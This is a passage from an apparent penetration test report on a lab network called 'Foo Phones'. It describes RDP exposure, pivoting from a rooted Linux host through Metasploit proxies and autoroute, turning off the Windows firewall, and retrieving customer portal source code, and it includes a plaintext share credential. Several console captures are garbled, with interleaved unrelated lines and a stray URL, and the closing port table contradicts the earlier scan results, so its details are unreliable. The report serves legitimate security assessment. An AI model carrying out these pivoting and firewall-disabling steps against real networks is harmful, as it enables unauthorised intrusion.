


Figure 33: RDP Protocol




Figure 34: RDP-Access

List of Hosts Identified

10.185.10.34

Recommendation

Disable the RDP protocol and use a more secure one in its place.

Make sure that the RDP service is not easy to start up from boot.

4.17 Post Exploitation Pivoting Setup and Explanation

No. Hosts Affected:	1	Severity:	Medium	Likelihood:	High	Type:	Network Breach
---------------------	---	-----------	--------	-------------	------	-------	----------------

Explanation of Issue

With a root meterpreter shell now in play on the initial Linux machine the way was now clear to find a way to pivot onto the next network. Initially a file that was found in one of the users directories on the machine revealed a clue to a remote Windows file share belonging to a device that I recognised from its IP address belonged to a device in the Corporate Network. This file had previously been unavailable to me as I did not have the permissions to edit it.

```
mount -t cifs //10.185.10.34/share -o username=share_admin,password='Wind0wz87!kj' /mnt/share
```

In order to route to the Corporate Network from my exploited machine I issued the following commands: ip route add 10.185.10.27 via 10.185.10.34 dev eth0. The above commands added routes from my exploited machine to the Corporate Network and then tested this configuration by doing a ping sweep of the Corporate Network from which the following two hosts were discovered. 10.185.10.34 10.185.10.27

I then proceeded to run the Metasploit port scan module against both targets:

```
msf5 auxiliary(scanner/portscan/tcp) > run

[+] 10.185.10.34: - 10.185.10.34:135 - TCP OPEN
[+] 10.185.10.34: - 10.185.10.34:139 - TCP OPEN
[+] 10.185.10.34: - 10.185.10.34:445 - TCP OPEN

msf5 auxiliary(scanner/portscan/tcp) > set RHOSTS 10.185.10.27
RHOSTS => 10.185.10.27
msf5 auxiliary(scanner/portscan/tcp) > exploit

[+] 10.185.10.27: - 10.185.10.27:135 - TCP OPEN
[+] 10.185.10.27: - 10.185.10.27:139 - TCP OPEN
[+] 10.185.10.27: - 10.185.10.27:445 - TCP OPEN
[+] 10.185.10.27: - 10.185.10.27:554 - TCP OPEN
[+] 10.185.10.27: - 10.185.10.27:2869 - TCP OPEN
```

Metasploit modules would not be enough however so I decided to use the exploited machine as a proxy from my own device allowing me to run tools from my native OS such as nmap nessus and many more. Metasploit contains a post exploitation module that sets up the machine as a socks4a proxy which can then be configured using proxychains and used with many popular tools.

```
msf5 auxiliary(server/socks4a) > run
[*] Auxiliary module running as background job 0.

[*] Starting the socks4a proxy server
msf5 auxiliary(server/socks4a) > netstat -tulpn |grep 1080
```

```
[*] exec: netstat -tulpn |grep 1080  
  
tcp 0 0 0.0.0.0:1080 0.0.0.0:* LISTEN 28597/ruby
```

The above commands confirms that the host is listening as a proxy on the set up port of 1080.

```
[ProxyList]
# add proxy here ...
# meanwhile
# defaults set to "tor"
socks4 127.0.0.1 1080
```

With this in place I was able to now run full -sT connect scans on the target and get slightly more detail on the services that were running as confirmed by my earlier metasploit port scan ports 445 and 139 were open on both hosts. My mind immediately turned to the SMB protocol and the huge numbers of vulnerabilities it has had on the Windows platform over the years.

Exploits like MS08 seemed to be too easy to work although they were attempted in vain. MS10-017 also seemed to be an easy way in however its known to be a unstable exploit and I did not want to risk crashing the targets and the environment.

```
msf5 post(multi/gather/ping_sweep) > sessions -i
Active sessions
=====
[!] msf5 exploit[*] error in
[!] msf5 exploit[*] LHOST => 172.16.40.8
[!] msf5 exploit[*] msf5 exploit

Id  Name   Type            Information                         Connection
----+-----+-----+
1  Network  meterpreter x86/linux  uid=0, gid=0, euid=0, egid=0 @ 10.90.60.80  172.16.40.8:4433 -> 10.90.60.80:57435 (10.90.60.80) [*] Started
[*] Exploit[*] Started[*] Sending[*] Meterpre[*] 08-20 09:04

[*] msf5 post(multi/gather/ping_sweep) > set SESSION 1
SESSION => 1
[*] msf5 post(multi/gather/ping_sweep) > run

[*] Performing ping sweep for IP range 10.185.10.0/24
[+] 10.185.10.1 host found
[+] 10.185.10.27 host found
[+] 10.185.10.34 host found
[*] Post module execution completed
[*] msf5 post(multi/gather/ping_sweep) > route add 10.185.10.0 255.255.255.0 1
[*] Route added
[*] msf5 post(multi/gather/ping_sweep) > route print

IPv4 Active Routing Table
=====
Subnet      Netmask       Gateway
-----+-----+-----+
10.185.10.0  255.255.255.0  Session 1

[*] There are currently no IPv6 routes defined.
```

Figure 35: Route to Corporate Network Added – Ping Hosts

```
meterpreter > sysinfo
Computerexe      : \DEVELOPER
OS               : Windows 7 (Build 7600)
Architecture     : x64
System Language  : en_US
Domain           : FOOPHONES
Logged On Users  : 0
Meterpreter       : x64/windows
```

Figure 36: System Domain-Enumeration

```
msf5 exploit(multi/script/web_delivery) > sessions 2
[*] Starting interaction with 2...
  81.108.104.243
meterpreter > run autoroute -s 10.185.10.0/24
https://Api.gocompare.com
[!] Meterpreter scripts are deprecated. Try post/multi/manage/autoroute.
[!] Example: run post/multi/manage/autoroute OPTION=value [...]
[*] Adding a route to 10.185.10.0/255.255.255.0...
[+] Added route to 10.185.10.0/255.255.255.0 via 10.90.60.80
[*] Use the -p option to list all active routes
meterpreter > background
```

Figure 37: Meterpreter 10,90,60.80 — autoroute – 10.185.10.0/24 subnet

List of Hosts Identified

foophonesels

Recommendation

It was now time for me to move onto the next stage of the engagement

4.18 Host Enumeration - New Target Discovered

No. Hosts Affected:	1	Severity:	Low	Likelihood:	High	Type:	Information Disclosure
---------------------	---	-----------	-----	-------------	------	-------	------------------------

Explanation of Issue

During thorough enumeration of the 10.185.10.27 machine on the Corporate Network a clue was discovered which would lead me to my next target on the network.

```
C:\Users\cory\Desktop\Customer Manager Portal.txt
```

From this information I was able to discern that my next target would be the 10.185.10.55 machine on the Corporate Network which was running a Customer Manager Portal on port 42424. Upon further enumeration I was able to locate the application source code as well as the python connecting client script.

```
netsh advfirewall set allprofiles state off
```

Turning off the firewall on the Windows machine allowed me to use my meterpreter shell to download the application source code and client scripts.




Figure 38: Discovered Application Source Code and Client Script

```

Customer-portal.c  x
1 #include "stdafx.h"
2 #include "CustomerManagerService.h"
3
4 #define LHOST NULL
5 #define LPORT "42424"
6 #define RECVBUFSIZE 58623
7
8 int __cdecl main()
9 {
10
11     WSADATA wsaData = { 0 };
12     int result = WSAStartup(MAKEWORD(2, 2), &wsaData);
13     if (result != 0) {
14         printf("WSAStartup failed: %d\n", result);
15         return -1;
16     }
17
18     struct addrinfo hints = { 0 };
19     hints.ai_family = AF_INET;
20     hints.ai_socktype = SOCK_STREAM;
21     hints.ai_protocol = IPPROTO_TCP;
22     hints.ai_flags = AI_PASSIVE;
23
24     struct addrinfo *ainfo;
25     result = getaddrinfo(LHOST, LPORT, &hints, &ainfo);
26     if (result != 0) {
27         printf("getaddrinfo failed: %d\n", result);
28         WSACleanup();
29         return -1;
30     }
31
32     SOCKET listenSocket;
33     if ((listenSocket = socket(ainfo->ai_family, ainfo->ai_socktype, ainfo->ai_protocol)) == INVALID_SOCKET) {
34         printf("socket() failed with error: %ld\n", WSAGetLastError());
35         freeaddrinfo(ainfo);
36         WSACleanup();
37         return -1;
38     }
39
40     // Setup the TCP listening socket
41     if ((bind(listenSocket, ainfo->ai_addr, (int)ainfo->ai_addrlen)) == SOCKET_ERROR) {
42         printf("bind() failed with error: %d\n", WSAGetLastError());
43         freeaddrinfo(ainfo);
44         closesocket(listenSocket);
45         WSACleanup();
46         return -1;
47     }
48     freeaddrinfo(ainfo);
49
50     // Listen on the socket
51     if (listen(listenSocket, SOMAXCONN) == SOCKET_ERROR) {
52         printf("listen() failed with error: %d\n", WSAGetLastError());
53         closesocket(listenSocket);
54         WSACleanup();
55         return -1;
56     }
57
58     printf("===== Listening for connections =====\n");
59
60     while (1) {
61
62         SOCKET clientSocket;
63         if ((clientSocket = accept(listenSocket, NULL, NULL)) == INVALID_SOCKET) {
64             printf("accept failed: %d\n", WSAGetLastError());
65             continue;
66         }
67         printf("Connection received from remote host.\n");
68
69         _beginthread(&handleConnection, 0, (void*)clientSocket);
70         printf("Connection handed off to handler thread.\n");
71     }
72 }

```

Figure 39: Customer-Portal.c Source Code

```

Customer-portal.c x client (2).py x
#!/usr/bin/env python2
import socket

ServiceManagerIP = "10.185.10.55"
ServiceManagerPort = 42424

s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
s.connect((ServiceManagerIP, ServiceManagerPort))
msg = raw_input('Welcome to the Foo Phones Customer Manager.\r\n\r\nPlease Enter A Customer ID: ') + "\r\n"

s.send(msg)
data = s.recv(len(msg))
s.recv(1024)
s.close()
print data

```

Figure 40: Client Python Script

```

netsh advfirewall set allprofiles state off
Ok.

C:\Windows\system32>netsh advfirewall show allprofiles state
netsh advfirewall show allprofiles state
netsh advfirewall show allprofiles state

Domain Profile Settings:
-----
State                               unavailable
root@foophonesels:/var/www2# nc -vlp 443
nc -Vlp 443                         OFF
retrying local 0.0.0.0:443 : Address already in use
retrying local 0.0.0.0:443 : Address already in use
^C
root@Kali:~# OFF

Private Profile Settings:
-----
State                               OFF
root@Kali:~# OFF

Public Profile Settings:
-----
State                               OFF
Ok.

C:\Windows\system32>

```

Figure 41: 10.185.10.27 – Windows Firewall Off

List of Hosts Identified

10.185.10.27

Recommendation

Although I had a root shell on the machine following the psexec exploitation process meaning I had permissions to access all files and directories on the device additional protections should have been considered for the code and text file such as some form of encryption. It was easy as an attacker with access to this system to navigate to the users directory and gain access to the necessary files

A Definitions

A.1 Vulnerability Severity

Vulnerabilities are provided with a severity scale that has been individually determined by the CNS Tester taking into consideration the results of the test performed within the customer's unique environment.

No automated tools are used to determine this severity scale.

Severity	Description
Critical	A critical vulnerability is one that has been performed by CNS and has led to the target being compromised by the vulnerability.
High	A high vulnerability is one that is confirmed as a positive vulnerability and can lead to a network or host breach and may lead to the target being compromised.
Medium	A medium vulnerability is one that may disclose further information that may lead to an attack or where unnecessary details were found that may decrease the security of the target e.g. unnecessary open ports.
Low	A low vulnerability regards information found during the test that may not be an immediate threat to the company. However the company should review the information and determine the correct course of action.

Table 3: Definition of Severities

A.2 Likelihood of Vulnerability

It can also be useful to determine the risk on the likelihood of a specific vulnerability occurring on the target host. Therefore the vulnerability is assessed individually to determine this risk.

NOTE: The table below should only be used as an indication of the likelihood of the threat.

Likelihood	Description
High	A vulnerability that has a high likelihood is either publicly available and is very common, or is a relatively easy exploit to run. Either case should be reviewed as soon as possible. Viruses, worms, Trojans, default settings etc. are all examples of high likelihoods.
Medium	A vulnerability that has a medium likelihood is one which requires a certain amount of skill to run or one that is difficult to find unless the target host was specifically targeted. To actually perform the exploit may require various steps or knowledge of the application or service to be successful. Specific application vulnerabilities such as SQL injection, XSS attacks are examples of medium likelihoods.
Low	A vulnerability that has a low likelihood is one which is either extremely difficult to run or is not publicly known or available. If a vulnerability has a low likelihood, it does not necessarily mean that it will have a low severity.

Table 4: Definition of Likelihoods

A.3 Vulnerability Types

Vulnerabilities are categorised into specific types to help the customer assess the threat. The following table details the vulnerability types further:

Type	Description
Host Breach	The vulnerability found may lead to the target host being compromised, whereby an attacker could gain unauthorised access to it and/or execute remote commands.
Network Breach	The vulnerability found may lead to the company network being breached, whereby an attacker could gain unauthorised access onto the network.
Denial of Service	The vulnerability found may lead to a starvation of the services running on the target host, which may in turn cause a disruption to or loss of those services.
Design Flaw	The vulnerability found was a flaw in the design of the system, allowing an attacker to perform some action which they should not be able to perform. Design Flaws are generally hard to mitigate as they require system level changes by the product manufacturer that may not exist in released updates.
Code Injection	The vulnerability found allowed for code to be injected and executed in some way, exposing some part of the host and allowing for further attacks to be performed against it or its users. SQL Injection and Cross-site Scripting are examples of code injection.
Missing Updates	The vulnerability found was the result of missing patches or updates that should have been installed on the host.
Weak Authentication	The vulnerability found revealed a weak authentication mechanism on the target, which may allow an attacker to easily guess authentication credentials, or even bypass authentication completely and access data which should be restricted from them.
Coding Flaw	The issue results from a flaw in the coding of the system and requires a code change in order to mitigate. Note that both security vulnerabilities and generic non-security related bugs can fall under this issue type.
Security Misconfiguration	The vulnerability found was caused by the misconfiguration of a service on the target. This may involve the use of weak encryption, invalid or insecure configuration values, or operating system settings that could potentially compromise the host.
Unsupported Device	The device found is currently unsupported by the manufacturer and cannot be updated to fix known vulnerabilities. Usually this indicates that the device is very old and should be replaced with a newer model.
Information Disclosure	The vulnerability found disclosed information about the target host or network which may lead to further attacks against it.

Continued on next page...

Type	Description
General Information	The issue presents no immediate risk, but is included for informational purposes only.

Table 5: Definition of Vulnerability Types

B Host Enumeration

Following the network discovery phase, each host was examined in turn for signs of any vulnerabilities or mis-configurations that might give an attacker a route into the network. Each host was enumerated to see which ports were open to the outside world. Each of these ports were then examined further to determine the applications running on the ports and the ways in which these applications might be subverted.

B.1 Operating System Detection

This test attempts to gain the fingerprint of the operating systems for each host. Knowing the operating system is a distinct advantage to finding vulnerabilities. The scan generally gives a percentage on how successfully it guesses the OS.

Host	OS Detected
foophonesels	Ubuntu 8.04
10.185.10.27	Windows 7 Professional 7600
10.185.10.34	Windows 7 Professional 7600
10.185.10.55	Windows 7 Professional 7600
10.185.11.127	Ubuntu 12.04.5 LTS

Table 6: OS Detection Table

B.2 Port Enumeration

TCP/IP Ports can be in one of 3 states:-

- Open = Target host will accept connections to that port
- Filtered = A firewall or filter is in place stopping the port scan
- Unfiltered or Closed = No firewall or filter has interfered with the scan, which has determined that the port is closed to connections.

Open ports are generally the target ports to exploit. However for a dedicated hacker, filtered ports could also potentially be a target. This test will investigate what state the ports are in for each host.

Host	Port	Protocol	Description	Status
foophonesels			No open ports found	
10.185.10.27			No open ports found	

Continued on next page...

Host	Port	Protocol	Description	Status
10.185.10.34			No open ports found	
10.185.10.55			No open ports found	
10.185.11.127			No open ports found	

Table 7: Port Scan Summary Table

C Graph Pack

C.1 Number of Vulnerabilities by Type

